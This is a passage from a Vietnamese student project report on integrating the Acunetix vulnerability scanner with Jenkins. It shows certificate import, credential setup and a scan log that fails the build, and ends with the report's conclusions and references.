C:\Windows\System32>keytool -import -trustcacerts -alias AcunetixCA -keystore "C:\Program Files\Java\jdk-21\lib\security\cacerts" -file C:\ProgramData\Acunetix\certs\ca.cer
Warning: use -cacerts option to access cacerts keystore
Owner: CN=Acunetix WVS Root Authority (Xun6h), OU=Acunetix WVS, O=Acunetix Ltd.
Issuer: CN=Acunetix WVS Root Authority (Xun6h), OU=Acunetix WVS, O=Acunetix Ltd.
Serial number: 2961
Valid from: Thu Oct 24 23:15:45 ICT 2024 until: Sun Oct 22 23:15:45 ICT 2034
Certificate fingerprints:
    SHA1: 84:79:7A:D3:0F:71:07:A4:DB:15:04:52:B4:65:83:94:E6:22:D8:A8
    SHA256: D8:07:8C:96:CD:DA:33:27:46:19:78:3F:CA:6A:D9:CE:5E:55:20:C7:F5:E3:B7:EB:A5:1B:9C:6F:88:C0:38:F5
Signature algorithm name: SHA256withRSA
Subject Public Key Algorithm: 2048-bit RSA key
Version: 3

Extensions:
#1: ObjectId: 2.5.29.19 Criticality=true
BasicConstraints:[
  CA:true
  PathLen: no limit
]

Trust this certificate? [no]: yes
Certificate was added to keystore
```

Hình E.61. Cài đặt chứng chỉ vào keystore

• **Bước 3:** Cấu hình Jenkins để tích hợp với Acunetix

- Truy cập Dashboard của Jenkins, vào Manage Jenkins \Rightarrow System, kéo xuống mục Acunetix.
- Thiết lập Acunetix API URL là <https://localhost:3443/api/v1>.
- Ở mục Acunetix API Key, chọn Add \Rightarrow Jenkins.
 - Kind: Chọn Secret Text
 - Scope: Chọn Global (Jenkins, nodes, items, all child items, etc).
 - Secret: Nhập API key từ trang Profile của Acunetix.
 - Chọn Add để lưu thông tin.

Jenkins Credentials Provider: Jenkins

Add Credentials

Domain

Global credentials (unrestricted)

Kind

Secret text

Scope ?

Global (Jenkins, nodes, items, all child items, etc)

Secret

.....

ID ?

.....

Hình E.62. Thiết lập thông tin xác thực

- Chọn cấu hình API Key vừa tạo và nhấn Test Connection để kiểm tra kết nối.

Acunetix

Acunetix API URL

<https://localhost:3443/api/v1>

Acunetix API Key ?

Secret text

+ Add


Connected successfully

Test Connection

Hình E.63. Thiết lập kết nối với Acunetix

• **Bước 4:** Triển khai với một project trong Jenkins.

- Vào Dashboard, chọn New Item, đặt tên và chọn Freestyle project.
- Thiết lập các cấu hình cho project như quản lý source code,...
- Ở Build Steps, chọn Add Build Step và chọn Acunetix. Cấu hình các mục sau:
 - Scan Type: Loại quét (ví dụ: Full Scan, SQL Injection,...)
 - Scan Target: Mục tiêu để quét.
 - Fail the build if threat level is: Mức độ lỗ hổng để dừng quá trình build (Low, Medium, High).
 - Stop the scan when build fails: Dừng quét nếu quá trình build không thành công.
 - Generate Report: Chọn loại báo cáo.



Hình E.64. Thêm Acunetix vào một bước của quá trình build

- Cấu hình này cho phép tích hợp quét Acunetix như một phần của quy trình build Jenkins, cung cấp thử nghiệm bảo mật tự động cho các ứng dụng web. Kết quả quét và thông tin chi tiết hiển thị trong Console Output của Jenkins.

Console Output

[Download](#)
[Copy](#)
[View as plain text](#)

```
Started by user Thai Trinh
Running as SYSTEM
Building in workspace C:\ProgramData\Jenkins\.jenkins\workspace\simple-web
Starting scan on target: http://192.168.144.196/ (jenkins)
Scan started
View scan on Acunetix: https://localhost:3443/#/scans/977259c8-cfc9-4b78-af73-c9b439e4b151/info
At least one "Medium" vulnerability was found
Check vulnerabilities found by this scan: https://localhost:3443/#/scans/977259c8-cfc9-4b78-af73-c9b439e4b151/vulnerabilities
Aborting the build
The scan was stopped
Generating "Developer" report
Scan report download link:
"https://localhost:3443/api/v1/reports/download/62e396dc70b546d704934f1e8aebe823bd1585ead1d24d9d9a637f433bd44811c805cbc67474479c0ff4f25-5e2b-49c2-afff-b18171b040b3.html"
Report saved in workspace: "Acunetix_20241127_Developer_http_192_168_196_.html"
ERROR: The scan threat level is greater or equal than the configured level
Finished: FAILURE
```

Hình E.65. Kết quả quá trình build

- Quá trình quét sẽ bị hủy (aborted) nếu chọn Stop the scan when build fails.

Scan
Full Scan - http://192.168.144.196/

Activity
Aborted

Overall Progress	8%
Scanning 192.168.144.196 using v24.8.240828144	Nov 27, 2024, 10:09:32 PM
Windows Defender used in this scan	Nov 27, 2024, 10:09:32 PM

Scan Duration 22s **Requests** 1,907 **Average Response Time** 2ms **Paths Identified** 4

Target Information

Address	http://192.168.144.196/
Server	Apache/2.4.62 (Debian)
Operating System	Unix
Identified Technologies	
Responsive	Yes

Latest Alerts

Count	Alert Type	Timestamp
0	SSL/TLS Not Implemented	Nov 27, 2024, 10:09:53 PM
0	Password transmitted over HTTP	Nov 27, 2024, 10:09:52 PM
3	Error page web server version disclosure	Nov 27, 2024, 10:09:50 PM
0	Insecure HTTP Usage	Nov 27, 2024, 10:09:48 PM
1		

Hình E.66. Quá trình quét với Jenkins bị hủy bỏ (aborted)

F. KẾT QUẢ, KẾT LUẬN

1. Kết quả

Sau khi thực hiện đồ án về công cụ Acunetix, nhóm đã đạt được những kết quả sau:

- Tìm hiểu và khai thác tính năng Acunetix:
 - Hoàn thiện nghiên cứu và thực hành trên các tính năng chính như quét lỗ hổng, báo cáo, tích hợp AcuSensor, Site Login,...
 - Cài đặt và cấu hình thành công Acunetix trên cả hai nền tảng Windows và Linux.
- Triển khai 7 kịch bản tấn công và kiểm thử:
 - Mô phỏng các lỗ hổng phổ biến.
 - Dựa trên kết quả quét của Acunetix để khai thác lỗ hổng.
 - Đưa ra các biện pháp khắc phục cụ thể, phù hợp với từng loại lỗ hổng.
- Đánh giá hiệu suất của Acunetix:
 - Acunetix có khả năng quét sâu và phát hiện lỗ hổng nhanh chóng, đặc biệt khi sử dụng các công nghệ hỗ trợ như AcuSensor,...
 - Tuy nhiên, công cụ này vẫn phụ thuộc nhiều vào kiến thức và kỹ năng của người sử dụng trong việc khai thác và xác thực lỗ hổng.

Acunetix có những ưu và nhược điểm sau:

- Ưu điểm:
 - Dễ sử dụng với giao diện trực quan.
 - Tích hợp tốt với các công cụ theo dõi lỗi và CI/CD như GitHub, Jenkins,...
 - Phát hiện lỗ hổng nhanh và chính xác nhờ các tính năng tiên tiến như AcuSensor, AcuMonitor,...
 - Báo cáo chi tiết và đầy đủ, dễ đọc, hỗ trợ đa dạng các chuẩn bảo mật như OWASP, PCI DSS, và ISO 27001.
 - Hỗ trợ phát hiện lỗ hổng không chỉ ở web mà còn cả trong cấu hình mạng nhờ tích hợp với OpenVAS.

- Nhược điểm:

- Một số lỗ hổng yêu cầu sự can thiệp chuyên sâu của lập trình viên để khai thác và xử lý.
- Chi phí cao khi sử dụng phiên bản thương mại, đặc biệt đối với các doanh nghiệp nhỏ.

2. Kết luận

Đồ án đã giúp nhóm tiếp cận sâu hơn về bảo mật web, từ việc khai thác công cụ Acunetix đến áp dụng các kiến thức để thực hành các kịch bản tấn công. Quá trình thực hiện đồ án mang lại cơ hội học hỏi về việc ứng dụng thực tế công cụ bảo mật, đồng thời đổi mới với thách thức về việc xử lý các lỗ hổng phức tạp.

Kết quả này không chỉ giúp nhóm hiểu rõ hơn về quy trình kiểm thử bảo mật mà còn cung cấp cơ sở để áp dụng Acunetix vào các dự án thực tế trong tương lai. Thách thức lớn nhất trong đồ án là việc kết hợp các công cụ và kỹ thuật khai thác khác nhau để tối ưu hiệu quả, nhưng chính điều này đã mở ra nhiều cơ hội học tập giá trị.

G. TÀI LIỆU THAM KHẢO

1. *Gartner unveils top eight cybersecurity predictions for 2024.* (2024, March 18). Gartner. <https://www.gartner.com/en/newsroom/press-releases/2024-03-18-gartner-unveils-top-eight-cybersecurity-predictions-for-2024>
2. Acunetix. (2020, September 29). *Introduction to Acunetix / Acunetix.* <https://www.acunetix.com/support/docs/introduction/>
3. *Acunetix Integrations / Acunetix.* (2024, July 16). Acunetix. <https://www.acunetix.com/vulnerability-scanner/acunetix-integrations/>
4. Acunetix. (2020, January 30). *Acunetix Support.* <https://www.acunetix.com/support/>
5. *SQL Injection Prevention - OWASP Cheat Sheet Series.* (n.d.). https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html